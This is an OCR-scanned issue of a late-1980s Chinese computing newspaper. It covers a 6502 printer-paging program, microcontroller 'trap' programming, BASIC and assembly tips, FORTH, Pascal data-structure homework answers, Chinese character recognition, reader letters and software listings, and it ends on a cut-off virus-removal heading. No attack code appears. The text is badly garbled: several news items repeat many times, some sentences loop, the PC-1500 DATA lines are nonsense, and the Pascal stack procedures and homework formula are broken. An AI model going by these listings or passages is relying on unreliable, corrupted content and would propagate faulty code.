|        | 95A0-A7 F9 C5 0A D0 FB BE CF |
|        | 95A8-95 20 4A F9 4C 60 95 A5 |
|        | 95B0-04 05 06 A5 05 85 07 C5 |
|        | 95B8-09 FB 0C 68 03 A0 20 8E |
|        | 95C0-FD 8B D0 FA 4C 00 95 A5 |
|        | 95C8-06 C5 08 90 EE 68 60 08 |
|        | 95D0-0C 0A 0F 0F 08 08 0A 0E |
|        | 95D8-08 0B 0A 0A             |

下附机器语言程序，可在80列打印机上自动分页打印。在右两列反汇编程序。在每页上右列之首与左列之尾相接。每列打印65行。最适宜打印机打印长度大的系统程序。

使用方法是：在监控系统下，键入 `Ctrl-p8500`。其中(L, H)是起始地址。(L, H)是结束地址。(L, H)是高位在后。

若要调整每页打印行数，应修改\$950E(行数)和\$95BD(页间间隔)。

安徽 张基昆

### 单片机的“陷阱”编程

为了提高系统应付意外事故的能力及抗干扰性，这里介绍一种“陷阱”技术。

在应用程序从开发系统板的RAM区写入EPROM存储器之前，将应用程序未用的那些单元内均写入一条单字节操作码的页跳转指令。然后，把程序写入EPROM。这样，所有的程序没有用到的单元内均含有一条跳转指令，而不是通常的那些杂乱无章的机器码或NOP指令。如果由于某些意外的原因，CPU访问了这些非法的地址单元，那么它就会跳到某个特定的“陷阱”地址上去。由此，CPU转而执行意外事故处理程序或逐步等待硬件复位。

表1是8048单片机的编程方法。但这个技术也可用于其它系列的单片机上。所有的应用程序未用的单元均用机器码04H填上。这条页跳转指令的操作码将使CPU跳到零页上。CPU将04H的下一个字节的内容作为地址码组成一条双字节的页跳转指令(即0404H)。这样PC将指向零页上的04H单元。在零页上的04H和05H单元内也存储二个04H机器码，将使CPU在此逐步等待硬件复位。(或者跳转执行意外事故处理程序。)

但是要注意——对8048系列的单片机有一个限制：由于零页上的03H单元为INT的中断向量所用，所以一般在此地址上都是放一条跳转指令，指向INT的中断服务程序入口地址。现在，由于在零页上的04H单元(即中断向量的第二个字节)内放了一个机器码04H。所以，设计INT中断服务程序时，其入口地址的低字节也必须是04H。当然，高字节可以在任意页上。

表1

| 零页存储器单元  | 内容  | 说明                    |
|----------|-----|-----------------------|
| 03       | XX  | 中断向量INT。              |
| 04       | 04H | INT向量第二个字节和零页跳转指令操作码。 |
| 05       | 04H | 零页跳转指令的第二个字节。         |
| ...      | ... | ...                   |
| 第7页存储器单元 | ... | ...                   |
| 00       | 04H | 程序未用部分单元内各均为04H       |
| 01       | 04H |                       |
| 02       | 04H |                       |
| 03       | 04H |                       |
| 04       | XX  | INT中断服务程序入口地址         |
| 05       | XX  |                       |

苹果机一般都配用80列打印机。如要打印一些项目比较多而又必须在一行中打完的表格时，就显得宽度不够了。80列打印机在使用PRINT CHR\$(15)命令压缩打印，一般也不会超过132个字符，只有少数打印机可每行打印142个字符。某些型号打印机可以每行打印一些字符。苹果机在高级汉字系统(STC2.0, STC4.0, 中华超级汉字系统，北京大通等汉字系统)下联接CFA-80, CP-801或ADM-ATE DP-100型打印机，用横向压缩打印命令每行可打印160个字符，但事先要设置行宽参数为160。用其他打印机每行只能打印120个字符。

怎样判断80列打印机能否打印160个字符呢？方法是看打印机在APPLSOFT状态下用POKE1913,3命令进行高分辨图形打印时能否将第一页和第二页图形并排完整地打印出来。CPA-80等型打印机能将两页图形并排完整地打印出来。而MX-80, YAMATO-120, FT-5002X等打印机打印出来的第二页图形的右边一部分却没有了。也就是说同样是80列打印机，在打印高分辨图形时每行所能打的点数是不相同的。能将高分辨图形并排完整地打印出来的80列打印机才可能在高级汉字系统下每行打印160个字符。 哈雷 李成功

### 汇编语言中的开关语句

BASIC中有条件开关语句ON...GOSUB...，6502汇编语言中也需要同样的功能，它是通过对程序的调用时加工处理而成的。

当机器执行转语句JSR时，先把返回时执行的地址值登录在堆栈中，执行到RTS时便去堆栈中取得返回地址值再继续执行。当此返回之前，若在堆栈中加进某一地址，便可转到新的地址去执行。若对新地址进行选择放入，便可达到选子的目的。现以DOS3.3中转换DOS命令子程序为例加以说明。DOS在执行命令时，通过PCD为入口的DOS命令扫描程序段，再转入A180执行命令。其中有如下一段程序：

```
A186-LDA $AA&F
A189-TAX
A18A-LDA $0DIF, X
```

A18D-PHA
A18E-LDA \$0DIE, X

A191-PHA
A192-RTS
该段程序中，先使X变址寄存器从AA5F单元中取得命令索引值，再去9DIF-9D55命令子程序入口地址表中取得相应的入口地址值，并记入堆栈。到A192中的RTS指令时，便去堆栈取回地址值便取得了刚才记入的子程序入口地址。由AA5F中的RTS索引值，便可转入不同的子程序中。而原来JSR存入的老地址值，当子程序中遇RTS返回时再去取得而使程序回到了原来的地方。又如转各文件处理子程序时，主程序段A186—A18E中也是同样的语句，索引值存于B5B8单元，文件处理子程序入口表在AAC9—AAE4。 万县 姜玉坤

PC-1500

实用编程

程序

```
10: "A" WAIT 0:CLS
11:PRINT "ADR. "
12:INPUT A
20:FOR I=ATD A+45
30:READ D:POKE I, D
40:NEXT I
100:DATA 4,B, 6,7,9, &
  &A, &B, &C, &D, &E, &F, &G, &H, &I, &J, &K, &L, &M, &N, &O, &P, &Q, &R, &S, &T, &U, &V, &W, &X, &Y, &Z, &[
110:DATA &E, &A, &4, &6, &2, &9, &5, &8, &3, &A, &B, &C, &D, &E, &F, &G, &H, &I, &J, &K, &L, &M, &N, &O, &P, &Q, &R, &S, &T, &U, &V, &W, &X, &Y, &Z, &[
120:DATA 4,B, 6,7,9, &A, &B, &C, &D, &E, &F, &G, &H, &I, &J, &K, &L, &M, &N, &O, &P, &Q, &R, &S, &T, &U, &V, &W, &X, &Y, &Z, &[
130:DATA &B, &C, &D, &E, &F, &G, &H, &I, &J, &K, &L, &M, &N, &O, &P, &Q, &R, &S, &T, &U, &V, &W, &X, &Y, &Z, &[
140:DATA &B, &C, &D, &E, &F, &G, &H, &I, &J, &K, &L, &M, &N, &O, &P, &Q, &R, &S, &T, &U, &V, &W, &X, &Y, &Z, &[
150:DATA 4, &A, &4, &6, &2, &9, &5, &8, &3, &A, &B, &C, &D, &E, &F, &G, &H, &I, &J, &K, &L, &M, &N, &O, &P, &Q, &R, &S, &T, &U, &V, &W, &X, &Y, &Z, &[
160:END
```

在PC-1500袖珍机的BASIC程序编写过程中，循环赋零和循环赋相反数是必不可少的。PC-1500的RUN启动实际上是很少用的，而使用标号启动，必须将累加器先赋零，以确保累加器的正确性。另外，通过给累加器变量赋相反数的方法，对累加器进行改错也是经常遇到的问题。

因此，通过实践，编了一个如下的汇编小程序，以供同行参考。该程序具有二个功能。其一，对26个字母的单变量循环赋零；其二，对26个字母的单变量循环赋相反数(即正变负，负变正)。该汇编程序与BASIC语言程序相比，最大的优点是运行速度快，几乎不占用运行时间，正确性高、重复使用稳定可靠，另外，修改也相当方便。其使用方法如下：

一、汇编机器语言的输入 先输入程序一，然后运行该程序，根据提示，输入机器码存放的起始地址(CB-161块磁码存放在&7C10)，起始地址会浮动。调用形式：(一)循环赋零，CALL(起始地址)；(二)循环赋相反数，CALL(起始地址+&10)。

二、程序的修改 当需要减少赋值变量个数时，只需将100语句和120语句中的值稍作变动即可。1.将100语句中的"&D0"值，改变为你需要多少个变量×&10即可，但最大不能超过&D0值(即十进制208)。

2.将120语句中的"&1A"值，改变为你需要赋相反数的变量个数即可，但最大不能超过&1A(即十进制的26)。

三、程序左侧程序一为输入机器码的BASIC程序；程序二为该机器码的汇编程序。

浙江 廖明

### BASIC语句中LOCATE、PRINT与INPUT联合使用技巧

在编制程序过程中，经常会用到LOCATE、PRINT和INPUT语句。熟练用好这些语句，对程序开发和维护带来了许多方便。下面源程序清单中给出了四种联合使用技巧。

1. 在提示行处显示提示信息，且光标停在提示信息后(调用后立即返回)。
  2. 在提示行后输入字符串，按回车键返回。
  3. 输入一字符且不需按回车键。如输入的字符为小写字母，则自动转为大写字母。
  4. 字符串对中显示。
- 由于此程序很容易阅读，我们只对两个变量作一解释。  
BLN，为提示行变量。此变量值可以保持不变也可在调用前进行赋值。  
T\$：调用此程序前由用户赋值，作为提示信息。返回后为处理的内容，由用户根据实际情况要进行处理。

```
10200 REM 显示提示，且光标停在提示行后(调用后立即返回)
10210 LOCATE BLN,1:PRINT SPC(79);
10220 LOCATE BLN,1:PRINT T$;
10230 RETURN
10240 REM 在提示行后，输入字符串。输入的字符串长度应小于80(提示行信息10244 REM 长度，否则屏幕会发生滚动)
10250 GOSUB 10200 'Display the message of T$ on locate bln,1
10260 LINE INPUT :T$ '此行也可能是入口
10270 RETURN
10280 REM 输入一个字符且不要按回车键。如果输入的字符为小写字母，则自动10290 REM 转为大写。它用于菜单分支选择，还能用于按任何键继续
10300 GOSUB 10200
10310 T$=INPUT$(1) '此行也可能是入口
10320 IF ASC(T$)>=97 AND ASC(T$)<=122 THEN T$=CHR$(ASC(T$)-32)
10330: IF ASC(T$)>=31 THEN PRINT T$;
10340 RETURN
10350 REM 字符串对中显示(80列)
10360 LOCATE BLN,40-LEN(T$):2:PRINT T$;
10370 RETURN
```

本版责任编辑：07号

中华学习机软件介绍(四)CEC-I FORTH语言系统(1.0版)

CEC的高分辨率显示

CEC的高分辨率显示点阵是280x192点,虽然不算低了,但在屏幕上画曲线仍然不很美观。

笔者对该机彩色显示原理进行了分析,发现显示地址的数据前七位对应于屏幕显示,而B7位只用来控制彩色。我们使用的显示器通常是单色的, B7位浪费了。如果放弃彩色显示,用B7位做位移的单元,这样分辨率就可达到560x138。

用这种原理编写成一段子程序放入用户程序。可供画直线用, X1, Y1, X2, Y2是两个端点的坐标, 注意 0<X<559, 0<Y<191。必须给X1, Y1, X2, Y2赋值, 再用GOSUB 60000调用画线子程序。本程序用了很稠密的算法, 每个点不会重复画第二次, 故画线速度比较快, 另外使用了SGN函数, 不但能正向画线, 而且能反向画线。

浙江 马荣霖

```
60000 X1 = X1 / 2; X2 = X2 / 2; IF
X1 = X2 THEN FOR Y = Y1 TO
Y2 STEP SGN (Y2 - Y1): H PLOT
X1, Y: NEXT : RETURN
60001 A = (Y1 - Y2) / (X1 - X2): B
= Y1 - A * X1: IF ABS (A) >
1 THEN FOR Y = Y1 TO Y2 STEP
SGN (Y2 - Y1): X = (Y - B) /
A: HCOLOR = (INT (X * 2) - INT
(X) * 2) * 4 + 3: H PLOT X, Y:
NEXT : RETURN
60002 FOR X = X1 TO X2 STEP SGN
(X2 - X1): HCOLOR = (INT (X *
2) - INT (X) * 2) * 4 + 3: H PLOT
X, A * X + B: NEXT : RETURN
```

FORTH语言是一种效率极高的高级计算机语言人称它是第四代计算机语言。同时也是一个完整的操作系统, 一种交互式的编译程序。FORTH在设计上综合了一般计算机语言中编辑程序及编译程序所有的优点, 它是利用一组特殊的指令集以有效地缩短程序的开发时间, 充分地利用结构化程序及程序单元化等原理, 用交互式的编译方法来减少程序的错误并加快纠错的速度, 产生极其简明的机器码。这组指令集可以很容易地加入新指令以供给不是程序设计师的人来使用。

在一个FORTH系统中, 大部分的记忆体都是用来存贮其指令, 而全部FORTH指令都容纳在其词典中, 每条指令都类似词典中的词有其名称, 定义及其使用方式。FORTH的指令可以用来指挥计算机直接进行运算操作, 任何一条指令都可以在键盘上打入立即执行。FORTH系统的基本指令约有一百多个, 加上编辑及组合部分, 则全部指令约为300个左右。这些指令构成一个很完整的机器码, 使用者在很短的时间内即可以构成相当规模的大型系统。

FORTH使用者可以不限于使用基本的FORTH指令集, 开发FORTH程序的过程就是利用已有的指令来定义或建造新的指令, 而将新指令加入FORTH的词典中。成为FORTH系统的一部分。因此, FORTH语言与普通的自然语言很相似, 在中文或英文中, 新词会逐渐增加, 而新旧词都是集合旧词作为其定义的。

FORTH的指令在观念上与其它语言中的子程序或程序相似, 都是用来组织程序之用的, 其不同之处在于一般语言子程序或程序不是单独可以存在的个体,

它们必须在主程序之中, 主程序载入之后才能在主程序中发挥其作用。而FORTH的指令可以组合在较高级的指令中, 随着高级指令而操作, 也可以单独使用。这一点在程序验证及程序改错中特别重要, 可以减少许多不必要的误差。

使用FORTH语言编写程序, 可使程序运行速度达到惊人的地步——与汇编语言同一量级。它可以直接用来编写工业控制软件及一些对时间有要求的程序。除此之外, FORTH非常易于移植, 而且编程效率很高, 用它编写软件比用其它语言编写的同样软件的源程序要短的多。由于FORTH语言有许多突出的优点, 为许多使用电脑的人所喜爱。在国外, FORTH语言的使用非常普遍, 国际FORTH学术组织为其制定了一系列的标准, 以便于FORTH语言的推广和交流。

在CEC-I中华学习机上, 由于机器环境的限制, 有许多工具及语言软件在它上面不能直接使用, 使得中华学习机的软件开发遇到一定的困难, 而且目前在机器上可以使用的BASIC语言及LOGO语言。主要是用来对初学者学习计算机语言而开发的, 用它们不容易发出质量较高的应用软件。为此我公司最近将FORTH语言移植在中华学习机上, CEC-I FORTH.1.0语言遵守“FORTH协会”制定的FIG标准, 它在DOS3.3支持下可直接运行, 具有磁盘及磁带两种版本, 用FORTH所开发的应用软件也可脱离系统直接运行, 利用CEC-I FORTH就可以在中华学习机上开发出高质量的中文应用软件。我们希望它成为广大中华学习机用户开发软件的有效工具。


本软件责任编辑: 09号

《数据结构》(水平班)第一次作业批改小结(二)

(续上条)


```
5. [算法] Dec(a[i], i, ..., 1)
= a[i-1] * (u_{i-1} + 1) * (u_{i-1} + 1) * ... * (u_{i-1} + 1)
= (i-1) * (u_{i-1} + 1) * (u_{i-1} + 1) * ... * (u_{i-1} + 1)
= (i-1) * (u_{i-1} + 1) * (i-1)
= alpha * sum_{j=1}^{i-1} (j-1) * (u_{i-1} + 1) * (i-1)
= alpha * sum_{j=1}^{i-1} (j-1) * (i-1) * (u_{i-1} + 1)
= alpha * (i-1) * (i-1) * (u_{i-1} + 1) * (i-1)
= alpha * (i-1)^3 * (u_{i-1} + 1)
```

6. [图解示例]



```
[算法过程]
PROCEDURE Invert(A, n); { 逆置长度为n的线性表 }
BEGIN
  VAR W: integer;
  FOR i:=1 TO [n/2] DO
  BEGIN
    W:=A[i];
    A[i]:=A[n-i+1];
    A[n-i+1]:=W
  END;
END;
```

[图解示例]



```
[算法过程]
PROCEDURE Decollate(n, A, B, C)
{ 分析长度为n的线性表为B, C两线性表 }
VAR
  i, j, k, w: integer;
BEGIN
  j:=0; k:=0;
```

```
FOR i:=1 TO n DO
  IF A[i]>0
  THEN BEGIN i:=i+1; B[i]:=A[i]
  END
  ELSE BEGIN k:=k+1; C[k]:=A[i]
  END
END
```

8. [算法设计思路] 为满足命题要求(充分有效地使用存储空间, 使整个数组a的空间用光时才产生溢出), 采用两个栈“迎面增长”的存储策略, 栈1、栈2共享存储空间a[1..n], 分别固定栈1底、栈2底在a[0], a[n+1] (这两个单元并不属于a, 是我们“假想添加的”), 栈1顶与栈2顶“迎面增长”。如下图:

```
[存储策略过程]
PROCEDURE Push(a, n, i, x);
{ 两个栈i=1, 2共享存储空间a[1..n], 在第i栈顶压入新元素x }
BEGIN
  IF top[i]=i-1 OR top[i]=n+1-i
  THEN Call overflow { 栈空间已满, 将上溢处理 }
  ELSE
  BEGIN
    IF i=1 THEN top[i]:=top[i]+1
    ELSE IF i=2 THEN top[i]:=top[i]-1
    THEN Call Underflow { 第i个栈空则转下溢处理 }
  END
  a[top[i]]:=x { x压入栈顶 }
END
```

```
[删除栈顶元素过程]
PROCEDURE Pop(a, n, i, y);
{ 两个栈i=1, 2共享存储空间a[1..n], 将第i个栈顶元素弹出并删除该栈顶 }
BEGIN
  IF (i=1 AND (top[i]=0) OR (i=2) AND (top[i]=n+1))
  THEN Call Underflow { 第i个栈空则转下溢处理 }
  ELSE
  BEGIN
    y:=a[top[i]]; { 将栈顶元素弹出 }
    IF i=1 { 修改栈顶指针 }
    THEN top[i]:=top[i]+1
    ELSE IF i=2 THEN top[i]:=top[i]-1
  END
END
```

```
[算法设计思路] 设置布尔量B, 环形队列初态规
```



定为: front=rear=n-1, B=false.

每当执行插入到尾部操作时, 对B重新赋值true; 每当执行删除行头操作时, 对B重新赋值false.

于是当出现 front=rear 时, 如果测得B的当前值为 true, 即可断定行列已满, 不能再执行插入操作, 否则将立即产生上溢; 反之, 如果测得B的当前值为 false, 即可断定行列已空, 不可再执行删除操作, 否则将立即产生下溢。

```
[插入(尾)过程]
PROCEDURE Insert (E, item)
{ 将新元素item插入到存放于a[0..n-1]之中的环形行列的尾 }
BEGIN
  IF (front=rear) AND (B=true)
  THEN Call overflow { 行空间已满, 将上溢处理 }
  ELSE
  BEGIN
    rear:=(rear+1) mod n; { 顺时针方向推进尾指针rear }
    a[rear]:=item; { 插入新元素item到行尾 }
    B:=true { 刚执行插入行尾操作 }
  END;
END;
```

```
[退行(头)过程]
PROCEDURE Delete (E, y)
{ 某环形行列存放于a[0..n-1]之中, 将行头弹出 }
BEGIN
  IF (front=rear) AND (B=false)
  THEN Call Under flow { 行空间已空, 转下溢处理 }
  ELSE
  BEGIN
    front:=(front+1) mod n;
    { 顺时针方向推进行头指针front }
    y:=a[front]; { 将行头元素弹出 }
    B:=false { 刚执行删除行头操作 }
  END
END;
```

(续完) 高校教师处



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司及分公司 成都电子研究所合办 主编: 刘传德  
国内统一刊号 CN51-0089 订户代号: 61-74 地址: 成都市金河街75号 邮政编码: 610015

(定) (要) (刊)

## 汉字识别研究的特点及现状

北京 周春来

以计算机为基本手段进行文字信息处理,大致可以分为以下三个阶段:

- (1) 信息的输入。
- (2) 信息的加工或处理。
- (3) 信息的输出。

信息的输入可以归结为两种类型,一种是人工操作某种物理设备的输入,如键输入法、数字大键盘输入法等;另一种是计算机自动识别输入,如语音识别、汉字识别等。

信息输入是信息处理的瓶颈。相对于计算机处理速度和输出速度来说,人工操作的输入速度很慢。大量的文献资料由于输入这个瓶颈挡在了计算机之外。加上汉字是表意文字,字量多、字形复杂,如何使汉字高速地输入计算机,是一个值得研究的课题。各种各样的汉字编码给出了解决这一问题的一种方法。考查目前存在的编码,不难发现,输入效率高的编码往往需要操作员记忆一定的规则,而规则越简单

的码其输入效率往往越低。数字大键盘除了不便于普及外,也需记忆的位置,以上问题的存在,使这些输入方法位于专门的输入自然。为了寻求适用于一般人使用的比较自然的输入方法,使汉字文献资料高速自动地进入计算机,汉字识别的研究逐渐兴起,日趋成熟。

### 汉字识别原理及方法特点

汉字识别在学科上属于模式识别和人工智能,是模式识别理论和人工智能的综合应用。识别的基本思想是匹配,即抽取代表未知汉字模式本质的表达形式(即特征)和预先存放在机器内的标准汉字模式表达形式的集合(即字典)逐一匹配,用一定的准则进行判别,找出最接近输入未知汉字的那个标准汉字作为识别结果。从方法上讲可以分为两大类:统计决策的方法和句法结构的方法,其差异表现在模式表达、判别和字典结构上。

采用统计决策方法时,汉字表达为M维特征向量X

$$X = (X_1, X_2, \dots, X_M)$$

字典存放的是所有需要识别文字(设为N个),的标准M维特征向量G<sub>k</sub> (k=1, 2, ..., N)的集合。而判别则是依一定的准则进行分类。最常用的准则是距离准则和相似度准则。

若采用距离准则,当  $D(X, G_k) = \min [D(X, G_i)] = i = 1, 2, \dots, N$  则X属于j类。

采用句法结构方法时,文字表达为由基元构成的符合某种文法的句子。字典存放的是句法规则集合。而判别就是句法分析。如果分析出X属于文法G<sub>j</sub>,则输入汉字被识别为第j类汉字。

从以上我们可以得出这样的结论,计

编辑部负责同志,作为《软件报》新读者,我为有一期《软件报》而获益匪浅,特致感谢! 贵部编印的《全国计算机应用软件人员水平考试题分析与解答》专集,我已购回,读来爱不释手,特别是88年的试题,我才是第一次见到。太及时了!真该感谢你们!去年原已知贵部联系四川大学成人教育学院举办一年制“水平考试班”,因当时我参加中央电视2台的“培训班”,犹豫再三,没能及时报名,后来因间断转播,临时停电及无法改作业等各种因素,学习上进展不大,眼看9月3日就要考试了,我能否允许中途参加“水平考试班”学习,延至课程我能补上。可以的话,请您为我邮寄一份“简章”。谢谢!

白小虎同志: 感谢对我们的信任,并欢迎您参加“高级班”学习,虽离开已两个月了,但只要您有信心决心,相信您能把耽误的课程补上,我们的教师一定与您密切配合。好在高校学员课程的同步性不像部队那样严格,加之各部门课程的编排材料都集中在本期的《软件报》上,即使有些跟不上教学进程,我们还可为您延续结业。周章另寄。

对其他类似的学员,也可照此办理。

## 答 读 者 问

△美国研制成一种“神经控制” 镇的人要正确发出事先存储在电子计算机内的语音才能开启。要进入室内的人,先按开门按钮,这时可听到门铃响,门铃上显示自己的姓名,由门铃进行识别。若识别失败,则门铃发出报警声,显示姓名存贮在电子计算机内,若识别成功,则门铃发出开门信号,显示姓名存贮在电子计算机内,若识别成功,则门铃发出开门信号。

△时间设计计算机 服装业中心的时间设计师们设计一套电子服装,它由二个电子计算机组成。第一个电子计算机根据顾客身体的尺寸大小,把它作成数据输入到第二个电子计算机中。第二个电子计算机根据顾客身体的尺寸大小,把它作成数据输入到第二个电子计算机中。第二个电子计算机根据顾客身体的尺寸大小,把它作成数据输入到第二个电子计算机中。

△激光全息照相 全息照相是一种记录光波相位和振幅的技术。它利用激光的相干性,将物体反射的光波与参考光波干涉,记录下干涉条纹。再现时,用另一束激光照射全息图,即可重现物体的三维图像。

△激光全息照相 全息照相是一种记录光波相位和振幅的技术。它利用激光的相干性,将物体反射的光波与参考光波干涉,记录下干涉条纹。再现时,用另一束激光照射全息图,即可重现物体的三维图像。

汉字识别的实质是通过某种映射关系,将待识别和集中的字——对应,然后转换为机内编码,存入计算机。可见人的识字过程中的机理是完全不同的,计算机只是模拟了识字这种人的功能。 汉字识别是一个典型的大类别数的模式识别问题,其困难在于汉字数目的庞大。国际汉字一、二级共有6763个。这样大的类别数对模式的特征选择和提取,分类和识别都带来了新的问题。西文字符识别技术不能解决汉字识别问题。因此,汉字识别的研究不仅有应用上的迫切需求,而且在理论上也有很大的研究意义。 归纳已有的汉字识别系统,特征选取有两大类方法: (1) 把汉字作为一般二维图形来选择特征; (2) 考虑汉字的结构特点,选取稳定部分作特征。在汉字识别的早期,往往采用第一种方法。随着研究的深入,人们认识到:对近七千字的二级汉字,第二种方法比第一种方法更有效。目前的识别系统,多采用第二种方法。在分类时,由于汉字的数目庞大,一般都采用了树状的多级分类器,以加快查找匹配的速度。(未完待续)

△台湾光盘机市场 前景光明 具有硬盘性质的光盘机,可能会成为市场主流之一。台湾工研院光电中心希望能与资讯工业策进会和电子所合作,从事相关应用系统的开发。光盘机的功能类似于硬盘机,这指的是光盘机可以像硬盘机一样使用相同的操作系统,可以增加对个人电脑连线的机会,从而大大提高普及率。 目前光盘机的市场虽然还不小,可是预期未来该产品必能在电脑储存系统中占有一席之地,所以该中心投入大量人力、物力研究开发光盘机。预计今年第三季度可推出第一部自制产品。 目前光盘机的售价极高,而且有数据存取及处理速度慢的缺点,所以无法打开市场。 摘自《计算机信息报》

△首次干部心理测验 由中共抚顺市委、组织部和沈阳市心理学会联合举办的“干部心理测验应用技术讲习班”近日在抚顺市圆满结束。 将心理学理论及其科学手段应用于干部工作中是一项新事物,是组织人事工作民主化、科学化、现代化的重要探索。干部心理测验既可以在宏观上了解不同层次干部的整体素质状况,又可以在微观上发现干部的个性特征,为更准确地了解干部和有效地开展干部培训、考核工作提供了较为科学的依据。学员经过学习基本掌握了该技术的实际操作过程。

△台湾光盘机市场 前景光明 具有硬盘性质的光盘机,可能会成为市场主流之一。台湾工研院光电中心希望能与资讯工业策进会和电子所合作,从事相关应用系统的开发。光盘机的功能类似于硬盘机,这指的是光盘机可以像硬盘机一样使用相同的操作系统,可以增加对个人电脑连线的机会,从而大大提高普及率。 目前光盘机的市场虽然还不小,可是预期未来该产品必能在电脑储存系统中占有一席之地,所以该中心投入大量人力、物力研究开发光盘机。预计今年第三季度可推出第一部自制产品。 目前光盘机的售价极高,而且有数据存取及处理速度慢的缺点,所以无法打开市场。 摘自《计算机信息报》

△首次干部心理测验 由中共抚顺市委、组织部和沈阳市心理学会联合举办的“干部心理测验应用技术讲习班”近日在抚顺市圆满结束。 将心理学理论及其科学手段应用于干部工作中是一项新事物,是组织人事工作民主化、科学化、现代化的重要探索。干部心理测验既可以在宏观上了解不同层次干部的整体素质状况,又可以在微观上发现干部的个性特征,为更准确地了解干部和有效地开展干部培训、考核工作提供了较为科学的依据。学员经过学习基本掌握了该技术的实际操作过程。

## 读者问答

△美国研制成一种“神经控制” 镇的人要正确发出事先存储在电子计算机内的语音才能开启。要进入室内的人,先按开门按钮,这时可听到门铃响,门铃上显示自己的姓名,由门铃进行识别。若识别失败,则门铃发出报警声,显示姓名存贮在电子计算机内,若识别成功,则门铃发出开门信号,显示姓名存贮在电子计算机内,若识别成功,则门铃发出开门信号。

△时间设计计算机 服装业中心的时间设计师们设计一套电子服装,它由二个电子计算机组成。第一个电子计算机根据顾客身体的尺寸大小,把它作成数据输入到第二个电子计算机中。第二个电子计算机根据顾客身体的尺寸大小,把它作成数据输入到第二个电子计算机中。

△激光全息照相 全息照相是一种记录光波相位和振幅的技术。它利用激光的相干性,将物体反射的光波与参考光波干涉,记录下干涉条纹。再现时,用另一束激光照射全息图,即可重现物体的三维图像。

△台湾光盘机市场 前景光明 具有硬盘性质的光盘机,可能会成为市场主流之一。台湾工研院光电中心希望能与资讯工业策进会和电子所合作,从事相关应用系统的开发。光盘机的功能类似于硬盘机,这指的是光盘机可以像硬盘机一样使用相同的操作系统,可以增加对个人电脑连线的机会,从而大大提高普及率。

首次干部心理测验 由中共抚顺市委、组织部和沈阳市心理学会联合举办的“干部心理测验应用技术讲习班”近日在抚顺市圆满结束。 将心理学理论及其科学手段应用于干部工作中是一项新事物,是组织人事工作民主化、科学化、现代化的重要探索。干部心理测验既可以在宏观上了解不同层次干部的整体素质状况,又可以在微观上发现干部的个性特征,为更准确地了解干部和有效地开展干部培训、考核工作提供了较为科学的依据。学员经过学习基本掌握了该技术的实际操作过程。

台湾光盘机市场 前景光明 具有硬盘性质的光盘机,可能会成为市场主流之一。台湾工研院光电中心希望能与资讯工业策进会和电子所合作,从事相关应用系统的开发。光盘机的功能类似于硬盘机,这指的是光盘机可以像硬盘机一样使用相同的操作系统,可以增加对个人电脑连线的机会,从而大大提高普及率。

首次干部心理测验 由中共抚顺市委、组织部和沈阳市心理学会联合举办的“干部心理测验应用技术讲习班”近日在抚顺市圆满结束。 将心理学理论及其科学手段应用于干部工作中是一项新事物,是组织人事工作民主化、科学化、现代化的重要探索。干部心理测验既可以在宏观上了解不同层次干部的整体素质状况,又可以在微观上发现干部的个性特征,为更准确地了解干部和有效地开展干部培训、考核工作提供了较为科学的依据。学员经过学习基本掌握了该技术的实际操作过程。

台湾光盘机市场 前景光明 具有硬盘性质的光盘机,可能会成为市场主流之一。台湾工研院光电中心希望能与资讯工业策进会和电子所合作,从事相关应用系统的开发。光盘机的功能类似于硬盘机,这指的是光盘机可以像硬盘机一样使用相同的操作系统,可以增加对个人电脑连线的机会,从而大大提高普及率。

编者同志: 你好!首先感谢您的辛勤劳动,才使得《软件报》办的深受我们这些半业学生的喜爱。刚过1986~1988年三年的订约,除软件人员水平考试以外,我还希望一些国外软件考题,以及国内各大计算机专业研究生招生有关软件的试题。当然,这只是小小的建议,仅供参考。

新读者 李兰琴

★编号: 890705 名称: 比化输入dBASE II源程序自动生成软件

作者: 杨忠民 功能: 1. 首先用Wordstar, HW等用户熟悉的字处理软件,或dBASE II字处理的modify command或Turbo Pascal等,在屏幕上设计用于dBASE II数据的格式化输入表文件,然后用该软件处理,经几秒、十几秒钟,便可自动生成“.fmt”格式的dBASE II源程序,可大大地节省程序设计时间,提高工作效率。调用该格式文件,可实现卡片式的格式化输入数据。该软件是利用dBASE II建立数据库,进行数据管理和处理的理想工具。

2. 变姓名(字段名)自动加到dBASE II源程序中,不需人工操作。

3. 汉字输入,菜单操作,自释Read中文说明,使用容易。

4. 操作系统: 中文 C DOS2.0或英文PC DOS2.0以上的版本,运行df.com即可。

运行环境: IBM PC/XT, IBM AT及长城0520, 286及其兼容机。

源程序语言 Turbo Pascal 3.01A

转让形式: 软盘一张

转让价格: 80元(含邮资)

★编号: 890706 名称: 智能复合汉字系统

作者: 李元元 功能简介: 最新发明复合码(拼笔、拼拆、拼)保留了拼音的规则和习惯,具有“重码少、速度快、留习惯、上等级、字词一体的优点。例“仅”字的拼音码为h j拼笔码则为h j d (汉的首、次笔划为:点、点),可视拼笔为拼音;击h j键找字,又可击dd选字;拼笔“汉字”可键入h x, h j或h j x来输入;而“计算机、男子探索、中国共产党”的输入编码分别为: js j; 77 ts; a s s d。

既能自动生成词汇编码库,又能把词汇编码库还原为文本形式。还能在工作中临时选词,“四中”、“帮助”、“字球”一批创新功能深受用户欢迎。……(详细介绍请见本期二版)

可配 DO'S 2.1A 打印; 可选24或40点阵高级文字打印系统。






运行环境: PC-XT, AT, 286、386及国产相应长城机等。

转让形式: 简易版2片盘 1本说明书

转让价格: 120元(含邮资)

软盘一张

转让价格: 80元(含邮资)



# 病毒的辨认和消除

本文是针对病毒在PC机上计算机病毒,其病毒类型的病毒,用其它方法解决。

